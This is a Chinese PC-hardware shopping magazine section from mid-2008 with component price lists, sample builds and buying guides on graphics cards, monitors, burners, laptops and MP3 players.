Intel Core 2 Duo E8200 2.66GHz(盒)	1240
Intel Core 2 Duo E8500 3.0GHz(散)	1750
AMD Athlon64 X2 5000+ AM2(65nm/黑盒)	480
AMD Phenom X3 8450(盒)	775
AMD Phenom X4 9550(盒)	1080
AMD Phenom X4 9750(盒)	1270

▲为了能够摆脱800~1000元附近价位处理器缺乏竞争力的情况，AMD推出了羿龙三核系列，面对AMD的强力反击，Intel计划推出针对中端用户推出45ms E5000系列双核处理器以及针对1500元价位推出的45ms Q8000系列四核处理器。

硬盘

型号	平均价(元)
IDE 希捷 160GB 7200.10/8MB	440
IDE 希捷 500GB 7200.10/16MB	850
IDE 西部数据 250GB 7200/8MB	440
IDE 西部数据 320GB 7200/16MB	530
SATA 希捷 250GB 7200.10/8MB	370
SATA 希捷 320GB 7200.11/16MB	435
SATA 日立 250GB 7200/16MB	330
SATA 日立 320GB 7200/16MB	405

▲随着暑期的到来，主流250GB硬盘销售火爆，另外，500GB硬盘关注度也非常高。目前，台式机硬盘方面，日立单碟250GB硬盘价格跌至330元，非常适合装机选购；笔记本硬盘方面，希捷5400.4系列250GB也终于跌破500元关口。

主板

型号	平均价(元)
华硕 P5Q	1185
微星 P43 Neo3	880
七彩虹战旗 C.P43 X5	699
映泰 TPower I45	990
华硕 M3A-H/HDMI	970
微星 K9A2GM-FIH	745
七彩虹 C.N78H X5 Ver1.6	690
映泰 TPower N750	1190

▲微星旗下的Intel 4系主板P45 Neo3-FR，刚刚上市不久就突降200元，目前的价位已在千元附近；4系主板的亲民路线还没有停止，华擎P43系列主板P43Twins1600竟打出了499元的低价，并提供了对PCIE2.0的支持，实在让人跌破眼镜。

内存

型号	平均价(元)
金士顿 2GB DDR2 667	275
金士顿 2GB DDR2 800	280
威刚 2GB DDR2 667(万紫千红)	270
威刚 1GB DDR2 800(万紫千红)	145
胜创 2GB DDR2 667	250
胜创 2GB DDR2 800	275
金邦 1GB DDR2 667(千禧)	140
金邦 1GB DDR2 800(千禧)	150
宇瞻 1GB DDR2 667	145
宇瞻 1GB DDR2 800	150
创见 1GB DDR2 667	150
创见 1GB DDR2 800	155

▲最近一段时间内存走势跌宕起伏，或许和上游厂商有一定的关系。4月初海力士66纳米工艺良率不顺，导致1GB容量DDR2晶圆报废，而近日亦传出三星68纳米工艺DDR2被客户退货，受影响数量可能高达8000万颗(以1GB容量换算)，如此一来内存市场还会要缩一段时间。

品牌台式机

型号	平均价(元)
联想 家悦 H2500 Athlon64 X2 4400+/2GB/250GB/DVD-ROM/19'LCD	5099
HP Pavilion g3328cx Athlon64 X2 4400+/2GB/320GB/DVD-ROM/19'LCD	4850
HP Pavilion a6515cn Pentium E2200/2GB/500GB/DVD-ROM/22'LCD	5999
戴尔 Ins 530-R210603N Core 2 E4600/2GB/250GB/DVD-ROM/19'LCD	4880
戴尔 XPS 420-R210618 Core 2 E8300/1GB/250GB/DVD-RW/19'LCD	6880
海尔 轰天雷 H5-B030 Pentium E2180/2GB/250GB/DVD±RW/19'LCD	5690
海尔 新极光 E6-B052 Core 2 E7200/2GB/320GB/DVD±RW/20'LCD	6499
Acer Aspire G3720 Core 2 E4500/2GB/210GB/DVD-ROM/22'LCD	5999

▲Dell XPS 420保持了XPS系列大机箱的风格，前面板采用了钢琴烤漆的技术，全黑的机身显得非常有质感。这款机器在前面板创新的设计了一个1394接口，另外在XPS 420的机箱顶部，内置了一个XPS MiniView显示屏，可以与机器同步进行操作。

笔记本电脑

型号	平均价(元)
戴尔 1520-R510612 T8100/2GB/160GB/DVD±RW/15.4'/2.89Kg	8099
联想 ideaPad Y510A-UT T5550/2GB/160GB/DVD±RW/15.4'/2.96Kg	6900
惠普 V3814TU-KT214PA T8100/2GB/160GB/DVD±RW/14.1'/2.5Kg	7200
苹果 MB402CH/A T8100/1GB/120GB/COMBO/13.3'/2.27Kg	8300
Acer Asp4920G-601G16Mi-1 T7500/1GB/160GB/DVD±RW/14.1'/2.68Kg	7800
索尼 VGN-CR33/B T8100/1GB/160GB/DVD±RW/14.1'/2.5Kg	8400
东芝 Portege M607 T5450/1GB/120GB/DVD±RW/13.3'/1.99Kg	7800

▲沉寂了两年之久的AMD终于推出了名为"Puma"的移动平台，该平台配有新的至尊版AMD Turion X2双核移动处理器和ATI HD 3000系列显卡，可实现不错的3D性能和高清图像画质，这将打破Intel一统移动市场的局面，对于消费者来说是个不错的消息。

TAG 装机、报价、降价 导购 硬件

TOP5

戴尔 XPS M1330-R510632



▼300 目前 ¥9399

CPU类型	酷睿2双核 T8300(2.4GHz)
内存大小	2GB
硬盘大小	120GB
光驱类型	DVD±RW
屏幕尺寸	13.3英寸
显卡芯片	NVIDIA GeForce 8400M GS

R510632采用了45nm制程的英特尔Penryn核心处理器，搭配了Geforce8400M GS独显，整机性能强劲。同时，电脑轻薄便携，外观时尚，更有4款彩壳可供选择，非常适合年轻用户选购。此次降价后，该款的性价比再度提升。

显卡

型号	平均价(元)
七彩虹 镭风3850-GD3 冰封骑士/512MB	1099
七彩虹 镭风3870-GD4 CF/512MB	1180
盈通 R3850-512GD3龙骨版/512MB	1385
盈通 R3870-512GD4豪华版/512MB	1999
华硕 EN9600GT/HTDI/512MB	1280
华硕 EN9600GT SILENT/HTDI/512MB	1899
微星 N9600GT-T2D512-OC/512MB	1299
微星 NX8800GT-T2D512E-OC/512MB	1690

▲近期NVIDIA明显感受到了来自Radeon HD 4800系列的压力，虽然后者尚未发布，但测试成绩满天飞，HD 4870超越9800 GTX几成定局，这使得NVIDIA不得不采取一些措施，更换新的驱动，据称新驱动带来的性能提升幅度相当明显。

显示器(LCD)

型号	平均价(元)	型号	平均价(元)
AOC 210V/22'	1680	优派 VX2235wm-5/22'	1850
三星 2253BW/22'	2050	明基 G2110W/22'	1590
LG W2241S/22'	1690	GreatWall M228/22'	1680

▲当前TN面板的液晶几乎占据了整个显示器市场份额，而VA、IPS面板受高昂成本的影响，一直没有成为主流，近日KTC推出了首款E-IPS技术液晶，这款产品拥有绝对诱人的178°广视角，而在价位方面，20.1英寸官方报价1699元。

MP3

型号	平均价(元)	型号	平均价(元)
三星 YP-T10(2GB)	785	苹果 nano 3(4GB)	1150
三星 YP-S5(2GB)	990	苹果 nano 3(8GB)	1510
爱国者 F586(2GB)	499	蓝魔 V85(2GB)	485
爱国者 F969(4GB)	549	蓝魔 RM970(8GB)	575

▲蓝魔RM970采用了比较传统的黑色和银色的配色方案，前面的显示屏部分采用了黑色抛光处理的外壳加以保护，其余部分采用了黑色ABS工程塑料，机身背面则采用了经过磨砂工艺处理的不锈钢金属材质，拿在手上感觉细腻有分量。

本期报价截至7月15日

4000元的5000+配置表现依然强劲

CPU	AMD Athlon64 X2 5000+ AM2(65nm/黑盒)	480元
内存	威刚 1GB DDR2 800(万紫千红)	145元
硬盘	希捷 160GB 8MB/SATA	310元
主板	技嘉 GA-MA78G-DS3H	799元
显卡	蓝宝石 HD3850 蓝曜天刃/512MB	790元
显示器	AOC 912Sw+	1250元
光驱	先锋 DVD-228	145元
键鼠	多彩 DLK8021P+M320BP	80元
机箱	富士康 TSAA-891+航嘉冷静王钻石版	385元
音箱	漫步者 R101T06	110元
共计		4494元

可选升级方案:

处理器→AMD Phenom X3 8450(盒)

不少用户在入门的双核配置中，对黑盒版的5000+还是比较的认可，不仅因为价格便宜，目前已经不足500元，还因为不锁倍频的它具有良好的超频能力。如果希望提高多任务的能力和处理器的执行效率，可以升级至三核心的产品，毕竟是多了一个核心，另外还采用了3级缓存共享技术。 **+295元**

内存→威刚 2GB DDR2 800(万紫千红)

就上面的整体而言，1GB的内存算是中规中矩，一般的工作、上网和娱乐还是可以应付的，对于资金有限的用户来说，这部分钱可以留着，日后升级。对于资金宽松的用户，升级内存不仅可以提高系统整体的运行速度和稳定性，而且还能减少软件的进入和切换的时间。 **+135元**

显卡→蓝宝石 HD3870 蓝曜天刃/512MB

这次选用的这款主板虽然采用了780G的核心，不过并没有配备时下很火的独立显存，不过看中的是其续航的能力，采用大板设计、四相供电模组，还提供了双PCI-Ex16插槽，非常方便日后的升级。在升级显卡的选择方面，由于ATi新4系列的上市，用户可以选择降幅不小的HD 3870。 **+100元**

显示器→AOC 210V5

19英寸可是到了白菜价，一些小的品牌，价格已经拉到1100元左右。但是从应用的角度，虽然19英寸支持720P的视频解码，不过其可视面积还是小了些，而且在显示的字体以及质量上不如22英寸，况且更大的面积可以使得用户充分利用显示区域，不必再为切换窗口而烦恼。 **+430元**

"看看我的私房配置。"

CPU	Intel Core 2 Duo E7200(盒)	960元
内存	金士顿 2GB DDR2 800	280元
主板	微星 P45 Neo	785元
硬盘	日立 250GB 8MB/SATA	330元
显卡	七彩虹 逸彩9600GT-GD3 5F/512MB	1165元
显示器	明基 G2400W	2810元
光驱	三星 TS-H353B	135元
键鼠	明基BV110无双游侠键鼠套装	89元
机箱	金河田 2806B+航嘉冷静王钻石Vista版	375元
音箱	三诺 H-111	99元
总计		7028元

私房，顾名思义，有别于他人。其实在选定这款配置前，我一直彷徨使用哪个平台。因为自己先前用的是经典老速龙，所以对AMD的情结颇深，但是现在的AMD双核产品在制程上和对手已经相差了一代，那是选时下很火的三核产品还是英特尔先进的45纳米E7200双核呢?

先埋头在网上两者浩如烟海的对比评测中研究一下。在单任务的较量中，虽然AMD Phenom X3多了一个核心，但还是有所欠缺：游戏性上也是，按理说这应该是AMD的强项，但是由于执行的效率不高导致这方面也表现不佳。在多任务上，AMD Phenom X3凭借多的一个核心稍稍占有了优势。

而在英特尔的传统强项——视频解压方面，AMD Phenom X3丝毫没有还手的余力，尤其在E7200加入了对SEE4指令集的支持，更是如虎添翼，使得其在高清解码、播放、图形渲染等多方面性能有了大幅度的提升。而在DivX压缩测试中，有数据显示，E7200遥遥领先于Phenom X3 8400，即便是与四核心的Phenom X4 9750相比，E7200也仅以微弱劣势落败。超频的能力上，E7200也更有优势，上400外频并非天方夜谭。

作为"私房"配置，键盘鼠标也要对得起自己的手。明基BV110无双游侠键鼠套装采用特殊排水孔及防水薄膜设计键盘，高弹按键技术，7键同击不冲突，鼠标采用"逆向工程"设计，对称式凹槽设计，有效防止"鼠标手"。89元的价格也很不错，是我的最爱了。CF [CP01]

看破虚浮的广告

更名更出了“李逵”

TAG	商务本本、游戏本本	导购	硬件

下面是某品牌9600GSO显卡的性能规格

显卡芯片	GeForce 9600GSO
制造工艺	65nm
核心代号	G92
核心频率	600MHz
显存频率	1800MHz
显存容量	768MB GDDR3 1.0ns
显存位宽	192bit
最高分辨率	2560*1600

今年是显卡新产品爆发的一年，NVIDIA和ATI两家芯片厂商将会推出9款新型号显卡，加上此前发布的6款新型号显卡，总共是15款。细看这些产品，其实真正全新的产品并不多，不少是老型号更名成的“新型号显卡”，也就是当下炒作很厉害的“更名卡”。就像上面的这款显卡其实是8800GS的更名版，当然还有9500GT为8600更名版、9400GT为8500GT的更名版、HD3830为HD3690的更名版等，一些用户因此而认为既然是更名后的版本，也就失去了购买的价值。

这些更名版真的失去价值了吗？经过分析之后，发现事情并不是这么简单，多款新型号显卡都是在原来显卡基础上进行了规格优化或者技术优化，在性能、功耗、多媒体回放等方面进行了加强。

比如说：9600GSO为8800GS的更名版，但是经过全新的工艺后，功耗和发热要好于8800GS，另外尽管核心相同，而不少厂商提供的9600GSO在频率等硬件规格上要好于8800GS。而9500GT与8600虽然硬件规格相同，但是采用了最新65nm制造工艺，降低了芯片成本和整体功耗，可以工作在更高主频下，并且还加入了VP3高清解码引擎，让9500GT可以实现硬件解码H.264和VC-1。

其实对于用户而言无需太在意型号，因为从上市后的更名版来看，价格并没有随之提高（甚至有些要低于原显卡的价位），性价比才是购买的第一要素，至于显卡是否更名倒在其次。**CF** [CP02]

新老产品核心对照表

新老产品核心对照表		
旧型号产品	核心编号及显卡基本规格	新型号产品
Geforce 8800GT	G92 / 112 SPs / 16 ROPs / 256bit	Geforce 9800GT
Geforce 8800GS	G92 / 96 SPs / 12 ROPs / 192bit	Geforce 9600GSO
Geforce 8600GT	G96 / 32 SPs / 8 ROPs / 128bit	Geforce 9500GT
Geforce 8500GT	G86 / 16 SPs / 4 ROPs / 128bit	Geforce 9400GT
Geforce8400GS	G98 / 16 SPs / 4 ROPs / 64bit	Geforce 9300GS
Radeon HD3690	RV670 /320 SPs / 16 ROPs / 128bit	Radeon HD3830

闷豆逛市场

“选液晶电视，先让我摸摸。”

新房是装修好了，客厅还缺个电视，现在都讲究液晶、等离子什么的，一来时尚，二来超薄也节省空间。不过液晶电视闷豆很少接触，有些摸不着头脑，电脑液晶屏幕那闷豆可没有问题，还是先去卖场转转、看看、听听，毕竟物以类聚嘛……

导购：“要选购液晶电视吗，看中哪一款了？”

闷豆：“液晶电视不是很了解。”

导购：“那我给您介绍一下。其实现在液晶电视的技术相差不大，主要看液晶面板的质量，平板电视的液晶屏有软硬屏之分。”

闷豆心想液晶大同小异，怎么电视反倒有了软屏和硬屏之分，就问导购：“怎么区分啊？”

导购：“自然是硬屏好，硬屏有6大优势：无水纹，宽视角，快响应，高对比，长寿命，低功耗。最简单的区分方式就是，用手摸一下屏幕，在摸“软屏”的液晶时，触摸后屏幕不但产生明显的波纹，而且在播放动态画面时，由于触摸导致显示画面停顿，与后面的画面叠加在一起，使屏幕画面乱作一团。而在触摸“硬屏”的液晶时，则不会发生这种现象。”

闷豆：“这么简单，那价位呢？”（说着就去检验导购员推荐的软屏和硬屏，果然如此。）

导购：“硬屏这么好，自然要贵不少了，不过硬屏的使用寿命平均为7万小时，而软屏的使用寿命平均为6万小时，再加上硬屏功耗低，一台42寸硬屏平均功耗220W，一台40寸软屏平均功耗245W，您算算一年能省多少钱。” **CF** [CP03]

闷豆提醒：

这里的软硬屏分别指的是VA软屏和IPS硬屏，其实上面用摸屏的方面来验屏，本身没有什么错误，的确是可以检验区分软硬屏，而是用户对软硬的理解发生了偏差。所谓得硬屏、软屏产品，只是工艺不同，一台优秀的液晶电视应该由液晶显示效果如对比度、响应时间等各种指标以及影像优化技术决定。

网络大补贴

IPS硬屏、VA软屏的差别：http://news.ccidnet.com/art/1032/20080107/1333243_1.html

互补才是生存之道!

TAG	外置刻录机、明基	导购	明白买电脑

FoxDiy 超级会员	【讨论】硬盘大降价，刻录机是否该收入博物馆了？ 现在硬盘的价格已经低到1GB/1元，甚至更低的程度，实在是便宜极了。另外也可以看到现在U盘那么的便宜，16GB的U盘甚至卖到399元。这样看来，刻录机、尤其是外置刻录机存在的意义实在不大，看来可以被博物馆收藏了吧？ BTW：总之光存储最多只有10年的存活期。以后都是闪存和硬盘的天下了
wenfeng 回复：1楼	硬盘是需要长期接电使用的，对于不经常使用的数据资料，显然还是离线存储更为合理。硬盘再便宜也要挂在机器上使用，你的电脑能挂多少块呢？耗电又是多少？发热量更是个大麻烦吧？所以我觉得硬盘不能取代刻录机。
风大直流泪 回复：49楼	自从硬盘进入百GB时代后，我就没有买过光驱，更不要说刻录机了。以前装机都临时借个光驱，以后更用不上了。不喜欢刻录到光盘，使用麻烦。
PChot 回复：176楼	现在的病毒木马太厉害，放在硬盘上不太安全，刻光盘上就不怕了，就是重要的东西多刻一张就OK了。另外，硬盘1GB/1元算什么啊，光盘只有1GB/0.4元，谁更便宜一眼就看出来了吧！

最近硬盘的大降价让很多人都认为硬盘将取代一切了，在很多论坛里，都能看到类似的争论，不可否认，硬盘容量快速提升、价格却越来越低非常诱人，也让很多使用者慢慢忽略了刻录机的重要性。从这部分论坛的讨论中就能看出来，其实，刻录机所拥有的优势，是硬盘扩容、降价根本无法取代的。

价格依旧占优

尽管硬盘的价格已经达到了1GB/1元，但比起DVD刻录盘的1GB/0.4元还有很大差距。而且刻录盘的一次性投入也很小，以1.6元/张的DVD刻录盘计算，50张/桶的价格不过80元（215GB），比起随便一块硬盘都要几百元可是便宜不少。

多人共享使用更方便

尤其是外置刻录机，其特性非常重要——共享使用，随便一台电脑接上就可以使用，不用拆机箱，不需要繁琐的操作。但硬盘就不同了，你需要打开机箱连接线缆，是不是非常麻烦？显然，刻录机与硬盘相辅相成才是最正确的使用方法。

分散存储数据更安全

硬盘的优势在于大容量存储，资料随用随查，但对于不常用的资料，无疑刻录光盘更加适合。在不常用的资料中，很多都是非常珍贵，否则你不可能想到要去保存它。这时每张容量有限制的DVD刻录光盘就起到了天然的限制作用——数据分散保存，即便某一张光盘若干年后无法使用了，也不至于影响其他数据。硬盘如果坏了，几百GB容量的数据可是一损俱毁，得不偿失了。




所以说，硬盘与刻录光盘，其应用环境、使用方式、最终目的都不相同，根本不存在替代的关系，相互协调使用才是最最精明的选择。


谁说外置刻录机速度不行?

目前市场一些20X DVD刻录机，之所以最终只能实现16X刻录，原因有二。其一，普通光头无法突破20X极限，即使瞬时能实现20X刻录，但却无法长时间稳定工作。其二，高速刻录时，盘片品质难以得到保证。而明基EW200G则通过独特的高速光头和萨利刀技术，成功跨越了上述两大难题的阻碍。同时，明基还研发了新的精密光头，该光头可快速发射比普通光头高出15%功率的激光束，并可快速读取盘片的反射信号，保证刻录速度和品质。而明基"独门绝技"萨利刀防刻飞技术，则可针对盘片特性自行修改写入策略，确保了在20X高速刻录下的卓越刻录品质。

此外，还有一款外形更为时尚的TW200D超薄外置刻录机，它可以轻松装进笔记本包随处携带，对于本本用户来说有很高的实用价值。TW200D的技术指标和功能指标非常强劲——支持8X刻录DVD+/-R光盘，4X DVD+RW复写，2.4X DVD+R DL写入，24XCD刻录，可说是一款主流性能的产品。除主流的刻录性能，TW200D还支持多项明基专利的刻录技术，其中核心技术就是WOPC（Walking Optimum Power Control）动态激光智导技术，这一可动态调整盘片内外圈的刻录策略可充分保证刻录品质，十分重要。



虽然苹果直营店在7月19日登陆北京，但是由于iPhone进入内地的最终时间无法确定，因此不会销售iPhone


新规格的液晶显示器势必成为市场主流

16: 10必将淘汰

显示器也玩 16:9！

TAG	16:10、16:9、明基、优派	液晶显示器	明白买电脑

现在提及显示器，几乎都已是宽屏产品。但不管是多大尺寸的，其屏幕比例都是16：10。反观电视，虽然也是宽屏，也是采用液晶技术，但比例却是16：9，而且大部分电影也都依照这个比例而生。这样的结果就是，如果使用液晶显示器播放电影，上下要各自留一个黑边，也就是说实际可视的内容画面又小了不少……

液晶面板技术也有革新

追本溯源，传统的4:3或者16:10的宽屏显示比例显示器只有24英寸以上的产品，才可以支持全高清（1080P/I）标准，而在22英寸及下，都无法支持全高清，这就使得产品需求和产品供应产生了矛盾。为什么一直以来液晶显示器的显示比例是4:3、16:10呢？其实造成这种规格的不同主要是液晶面板厂商切割液晶面板时导致的。先前切割线上采用16:10的切割比例相对来说会更经济。随着技术革新，16:10的切割比例已经不再具备成本优势，相反切割16:9比例的液晶面板更划算。

16:9让显示器不再只用于电脑

除了外部因素，16:9显示比例自身也有着很大的优势，看全高清电影时，屏幕上


21.5宽屏和22宽屏面板尺寸对比图

下不会在留黑边。另外PS3、XBOX360和Wii等等的世代游戏主机输出的画面也都为16:9，可以不经过任何画面调整，就可以在画面不变形的情况下全屏显示了。

尺寸虽小，显示面积却多了18%！

16:9的显示器尺寸方面也有了变化，如其分别为18.5英寸、21.5英寸，他们的显示面积却反而比16:10的近似规格尺寸液晶显示器高出不少。以主流22英寸16:10宽屏液晶显示器分辨率为例，其可显示的像素达到了1680×1050=1764000，与之相比小了0.5英寸的21.5英寸16:9宽屏液晶显示器却能显示1920×1080=2073600个像素，多显示的18%可视面积，差距十分明显。

而且，很多厂商都在继续跟进，优派、明基、戴尔等等，不久16:9会成为一个大的系列，加上切割面板更加经济，价格上会有很强竞争力。CF [CP04]

显卡新上市

ATI Radeon HD4850、NVIDIA GeForce 9800GT适合谁？

TAG	ATI Radeon HD4850、NVIDIA GeForce 9800GT	显卡导购	明白买电脑

ATI Radeon HD3000系列似乎还没让大家熟悉，HD4000系列又横空出世；NVIDIA GeForce 9800GT正是当红之时，9800GT又应运而生，这显卡市场变化之快，让消费者当真难以选择。想要升级显卡的玩家可犯了难，究竟该买哪一款呢？

先来看看HD4850，HD4850的优势在于对现有游戏的优化，性能在高分辨率下优势明显，尤其是在高特效设置下，游戏的运行速度流畅。但对最新游戏的支持上，却往往需要下一版本驱动程序逐步改进。好在ATI的催化剂驱动程序更新速度不慢。另一方面，HD4850还具备发热量低、耗电低的优点，再加上面市价格仅为1399元（大部分都以此定价），性价比颇高。

同级之选自然是同样新上市的NVIDIA GeForce 9800GT。其实这可真不是什么新产品——9800GT其实就是8800GT！唯一的改变就是增加了一组SLI金桥，从而可以组建三卡互联功能，其他方面没有任何改变。当然，9800GT的性能也是一如既往，尤其是在新游戏的支持上多半都要好于同级的ATI产品。而且NVIDIA的CUDA（利用显卡的计算能力，实现更多独特应用功能，如PDF加速等等）也让显卡多了不少应用之处。

综合来看，如果是为游戏而来，HD4850的保值性更大一些；而从应用来讲，具备CUDA功能的9800GT无疑更为适合。CF [CP05]

P45主板全面上市，价格已然破千

感觉P35刚刚替代P965不久，“市场主流”这把椅子还没坐热，却马上就要被P45取代了。目前P45主板已经全面上市，华硕、微星、技嘉等一线大厂的产品自然还高高在上，而映泰等二线品牌的产品却直接将价格定在千元以内，目标直指正当红的P35。目前最便宜的P45主板当属映泰TP45 HP，价格仅799元，且做工也还不错；另一款TPower I45则为999元，据说超频能力相当强悍。其实说起来，一线大厂的P45也贵不了多少，微星P45 Neo3-FR和华硕 P5Q的价格均为1199，虽说这些大厂的入门级产品省掉了交火模式之类很少用到的功能，但多花200元买个品质保证也是相当值得的，毕竟主板上还插着价格不菲的CPU和显卡嘛。


三核处理器成品牌机新宠

今年的品牌机暑促和以往有些不太一样，原因就在于国内外很多厂商开始采用AMD羿龙三核处理器，这种三核处理器不但性能强悍，而且价格也相对低廉。清华同方真爱S7960采用羿龙8400+处理器、ATi HD3450、19英寸宽屏液晶等主流配置，约5200元的价格还预装正版Windows Vista，性价比不错。另一款联想家悦H3605的配置稍低，不过也足以满足日常家用了，况且价格还便宜了几百元。这款机型的长处在于人性化设计比较到位，顶置开关、16合1读卡器、前置接口等处处体现出联想以人为本的设计理念。



RV770：舍得一身剐，敢把9800拉下马

最近显卡市场一片热闹，ATi RV770核心的HD4850/4870凭着极佳的性价比，将nVIDIA的产品线冲击得一塌糊涂。结果9800GTX和9800GX2这两款原本代表最强性能的顶级显卡的价格一泻千“元”——索泰9800GTX卖到1399元，斯巴达克9800GX2卖到2999元，几乎是原来的一半价格。



又一款蓝光Combo降至千元以下

本栏目上期报道先锋的蓝光Combo驱动器（BDC-S02BKZ）降至千元以内之后，最近又有消息说松下的SW-4583的价格也将大幅跳水，最新价格为988元。除了不能刻录蓝光盘片外，这款蓝光Combo支持各种BD、DVD以及CD盘片的读取和写入。另一方面SONY、明基等厂商则主推BD-ROM，原因是BD-ROM加DVD刻录机也依然比蓝光Combo要便宜一些。不过从我们消费者角度来讲，两个驱动器毕竟不如一个集成的好，尤其是对于HTPC等空间有限的电脑来说更是如此。不管怎么说，既然蓝光Combo都能降到千元以内，那BD-ROM显然会更便宜，如果已经有一台DVD刻录机的话，还是买蓝光Combo更划算。

500GB VS 640GB，性价比最高的硬盘

记住，硬盘容量是永远不够用的，所以在单GB价格相同或接近的情况下优先购买容量大的型号，这里推荐几款目前性价比最好的大容量硬盘。首先是刚刚上市不久的WD WD6400AAKS，容量640GB，单碟容量320GB，675元的价格几乎等于1块钱1GB。此外希捷7200.11系列的500GB型号也不错，目前不到600元，虽然容量价格比不如WD，但性能非常出色，适合用作系统盘。其实要说每GB价格最便宜的，那还得数日立P7K500，500GB已然不足500元，姑且不论其性能高低，就算拿来纯存数据也值了，要知道就算是DVD刻录盘也得好几毛钱1GB呢，而且还得分割数据+刻录，找点东西也很不方便，哪有500GB的硬盘来得爽快？

暑期两款超值音乐手机推荐

有人为了拍照买手机，也有人为了听歌而买手机，这次就给大家推荐几款物美价廉的音乐手机。首先是三星SGH-F200，作为手机来说，除了旋转开屏外并没有更多亮点。但在音乐功能上毫不含糊，不但支持MP3、AAC、AAC+、e-AAC+以及WMA等格式的音乐，而且支持A2DP立体声蓝牙。另外，这款手机目前价格不到800元……诺基亚N81则是另一个极端，功能丰富且性能强大，内置8GB海量存储空间，音乐播放对这样一款智能手机来说自然根本不在话下，目前价格已经降到2500元以内，有兴趣的人可以考虑出手了。



3款超高性价比学生本本

如果你已经或刚刚走进大学校门且正准备买台笔记本电脑，那么反正开学后也要买，不妨现在就动手，还能先玩个把月。最近华硕F8H237SV-SL已经降到了6800元，作为一款T2370处理器+8600M GT独立显卡的游戏型笔记本来说，这价格真不算贵了。希望本本轻薄一些的话，5100元左右的Acer Aspire 2420-200512Ci很值得考虑，作为宝石本系列的一员，这款产品只有2kg左右的重量，配置也颇为全面。另一款轻薄类本本是Dell Vostro 1200，其中一款T5470处理器、1GB内存及120GB硬盘的型号目前报价5400元左右，且只有1.9kg，相当便携。




最适合公交一族的三款MP3

在公交车上看视频，就意味着不可能一次看完，中途肯定要断个若干次，这样一来断点续“播”功能就显得十分重要了。魅族miniplayer SL价格约在450元左右（2GB），外观和做工相当出色，且连续使用时间长达26小时，但这款产品仅支持Xvid格式的视频，用来听评书或广播剧倒是相当不错。蓝魔RM970配备了3.0英寸、400×240的宽屏液晶，效果相当好，且支持RMVB直接播放，目前价格在500元左右（4GB）。昂达VX767很多人都已十分熟悉，4.3英寸、480×272分辨率的超大液晶屏是最大卖点，虽然699元的价格稍贵一些，但绝对物超所值。CF [CP06]




奔腾归来Intel Larrabee基于P5架构：
http://news.mydrivers.com/1/110/110657.htm



烧包族 SUPER SHOPER

TAG | 液晶电视、手机、笔记本、海尔、微星、索爱、飞利浦 | 数码 | 导购





微星wind u100 VS 海尔 X100

Rew：两款同是 intel atom 平台的 10 英寸便携笔记本，整体来看区别不大。

X3c：除了厂商，两者几乎一样，不过微星的显卡有 8MB 独立现存，而海尔则是 64MB 共享。

Sundon：CPU 的频率方面，似乎微星也略高那么一点点，不过没啥实际意义。

Cys：这俩机器播放 720P 的视频基本没啥问题，CPU 占用大概在 40% 左右，RMVB 则极为流畅（废话，呵呵），不过声音什么的就不要指望了。

666：海尔的散热控制太差了。

Qtc：这种笔记本拿来也就上上网，处理文档啥的，移动办公性能是足够了。

Restore：虽说要求不高，但是标配 512MB 内存也太少了，现在内存这么便宜。

白色恶魔：微星有高配版啊，1GB 内存还带蓝牙啥的，不过那价格，我不如去直接买个正经笔记本了。

Noob：由于考虑体积搞的键盘键距都超小，我这种手大的人想不打错都难。海尔的比微星的还要小。

蜘蛛侠：总体来说半斤八两，现在这种超便携笔记本连样子都差不多，主要看厂商和价格。微星嘛，做工总是要好过海尔的，不过价格就难说了。


哎哟哟：海尔那款的屏幕是要好过微星那款的。

小罗：电池容量上 X100 高过 U100，续航时间自然长些，代价就是比 U100 重了 0.3 千克。

飞利浦液晶电视47PFL5403

重新设计的外观，显得时尚，动感十足。
屏幕菜单非常使用，简单上手。
继承了飞利浦一贯的画质清丽的优点，色彩自然柔和，同时对于黑色、暗部场景的表现力不错，细节刻画到位。
在菜单中开启逐点高清2代之后，底色有所增强、色彩更鲜明，同时画面的细节表现也得到一定程度的优化提高。
采用LPL面板，接PC可以完美点对点。
快速画面衔接流畅，无明显拖影。

同级之选：
BRAVIA 46V440



索爱C702

内置GPS模块，可以通过google maps进行导航。
具备运动健身的辅助服务。
